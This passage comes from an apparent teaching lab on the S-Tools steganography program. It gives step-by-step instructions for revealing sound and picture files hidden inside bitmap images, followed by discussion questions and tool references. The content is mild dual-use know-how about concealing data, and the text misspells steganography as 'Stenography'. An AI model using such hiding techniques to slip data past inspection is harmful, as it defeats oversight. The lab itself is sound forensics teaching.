


Figure 36: Closing S-Tools

- Open the S-Tools program again by double clicking on the **S-Tools.exe** file.




Figure 37: Double Clicking on the S-Tools.exe file



- Click the single rectangle in the bottom left hand side of the screen to maximize the **Actions** window if needed. The **Actions** window should be maximized.




Figure 38: Maximize the Actions Window

- Drag the **zebras\_with\_hidden\_wav\_file.bmp** file from the steg folder located on the desktop into the S-Tools Actions window.




Figure 39: Dragging a File into the S-Tools Actions Windows

Verify that the file name **zebras\_with\_hidden\_wav\_file.bmp** is next to the word S-Tools.




Figure 40: The zebras\_with\_hidden\_wav\_file in the S-Tools Actions Window

12. To reveal the hidden wav file, right click on the zebra picture and select **Reveal**.




Figure 41: Revealing the Hidden Picture File

13. Type **password** in the passphrase and verify passphrase boxes Leave **IDEA** for the Encryption algorithm. Click the OK button to reveal the hidden WAV file.




Figure 42: Typing the Password

The words, **S-Tools – [Revealed Archive]** should appear, along with a **Revealed files** window pane in which the name and size of the hidden **Windows\_ding.wav** file are displayed.




Figure 43: S-Tools – [Revealed Archive] Window

14. Right click on the **Windows\_ding.wav** file, and select **Save as...**




Figure 44: Saving the Hidden File within the Zebras Picture File

15. Type the following in the file name box: **my\_hidden\_wav\_file.wav**

Make sure you include the .wav file extension.




Figure 45: Saving the Hidden WAV File

16. Close the **S-Tools.exe** by selecting **File**, then **exit**.

17. View the **my\_hidden\_wav\_file.wav** folder on your desktop.




Figure 46: Viewing the Revealed File

If we have an audio device installed on our system, we can listen to the messages and sounds within the WAV file. This WAV file is from the Windows operating system.

## Task 2.2 Conclusion

S-Tools is a Stenography tool that can be used to hide bitmap, GIF, and wave files from plain view. The files will be embedded in a picture file. During the lab, we hid a sound file called Windows\_Ding.wav within a picture of zebras. Only users who know the password and encryption algorithm used will be able to reveal the hidden Windows\_Ding.wav sound file. This is a great way to transmit secret messages.

## Task 2.3 Discussion Questions

1. What kind of sound files can be hidden with the S-Tools Stenography tool?
2. What kind of picture files can be hidden with the S-Tools Stenography tool?
3. How do you hide a sound file in the S-Tools program?
4. How do you reveal a hidden sound file in the S-Tools program?

### Task 3 Revealing Hidden Data Using S-Tools

In [Task 1](#), we hid a bitmap MSEC picture within the original-zebras picture. Then, in [Task 2](#), we hid a Windows\_Ding WAV file within the original-zebras picture. In this task, we will reveal hidden BMP, WAV, and GIF files within various pictures. These techniques can be used to send secret messages to another person. Anyone who receives the original-zebras picture and does not have S-Tools, the password, or the encryption algorithm will not be able to view the hidden content in the picture.

#### Task 3.1 Revealing Hidden Data

##### Open S-Tools

1. Double click on the **steg** folder on your Desktop. Open the **S-Tools.exe** file.




Figure 47: Double Clicking on the S-Tools.exe file

2. Click the single rectangle in the bottom left hand side of the screen to maximize the Actions window, if needed. The Actions window should be maximized.




Figure 48: Maximize the Actions Window

3. Drag the **picture1.bmp** file from the steg folder into the S-Tools actions window.




Figure 49: Dragging a File into the S-Tools Actions Windows

4. To reveal the hidden wav file, right click on **picture1.bmp** picture and select **Reveal**.




Figure 50: Revealing the Hidden Picture File

- Type **password** in the passphrase and verify passphrase boxes Leave **IDEA** for the Encryption algorithm. Click the OK button to reveal the hidden BMP file.




Figure 51: Typing the Password

The words, S-Tools – [Revealed Archive] should appear, along with a **Revealed files** window pane in which the hidden file **Black\_arts.bmp** is displayed.




Figure 52: S-Tools – [Revealed Archive] Window

- Right click on the **Black\_arts.bmp**, and select **Save as...**




Figure 53: Saving the Hidden File within the Picture File

7. Change the **Save in** location to **Desktop** and click **Save**.




Figure 54: Saving the Hidden File to the Desktop

8. View the picture on your desktop.




Figure 55: Viewing the Hidden Picture File

9. Close S-Tools by clicking **File**, then **exit**. Close the **steg** window.



### **Task 3.2 Conclusion**

S-Tools is a Stenography tool that can be used to hide bitmap, GIF, and WAV files from plain view. Bitmap, GIF, and WAV file formats can be embedded in a GIF or BMP picture file, or a WAV file. When someone receives a file with one of these format types, it is very difficult to detect the presence of Stenography. Only users with the Stenography tool who know the password and Encryption algorithm will be able to open the file.

### **Task 3.3 Discussion Questions**

1. Use the same procedure in steps 1-9 to identify the hidden file in picture2.bmp.
2. Use the same procedure in steps 1-9 to identify the hidden file in picture3.bmp.
3. Use the same procedure in steps 1-9 to identify the hidden file in picture4.bmp.
4. Use the same procedure in steps 1-9 to identify the hidden file in picture5.bmp.

## 5 References

1. S-Tools Download:  
<http://www.cs.vu.nl/~ast/books/mos2/steg.zip>
2. Steganography Explained:  
<http://www.garykessler.net/library/steganography.html>
3. MP3Stego:  
<http://www.petitcolas.net/fabien/steganography/mp3stego/>
4. Hide4PGP:  
<http://www.heinz-repp.onlinehome.de/Hide4PGP.htm>
5. List of Steganography Tools:  
<http://www.jitc.com/Steganography/toolmatrix.htm>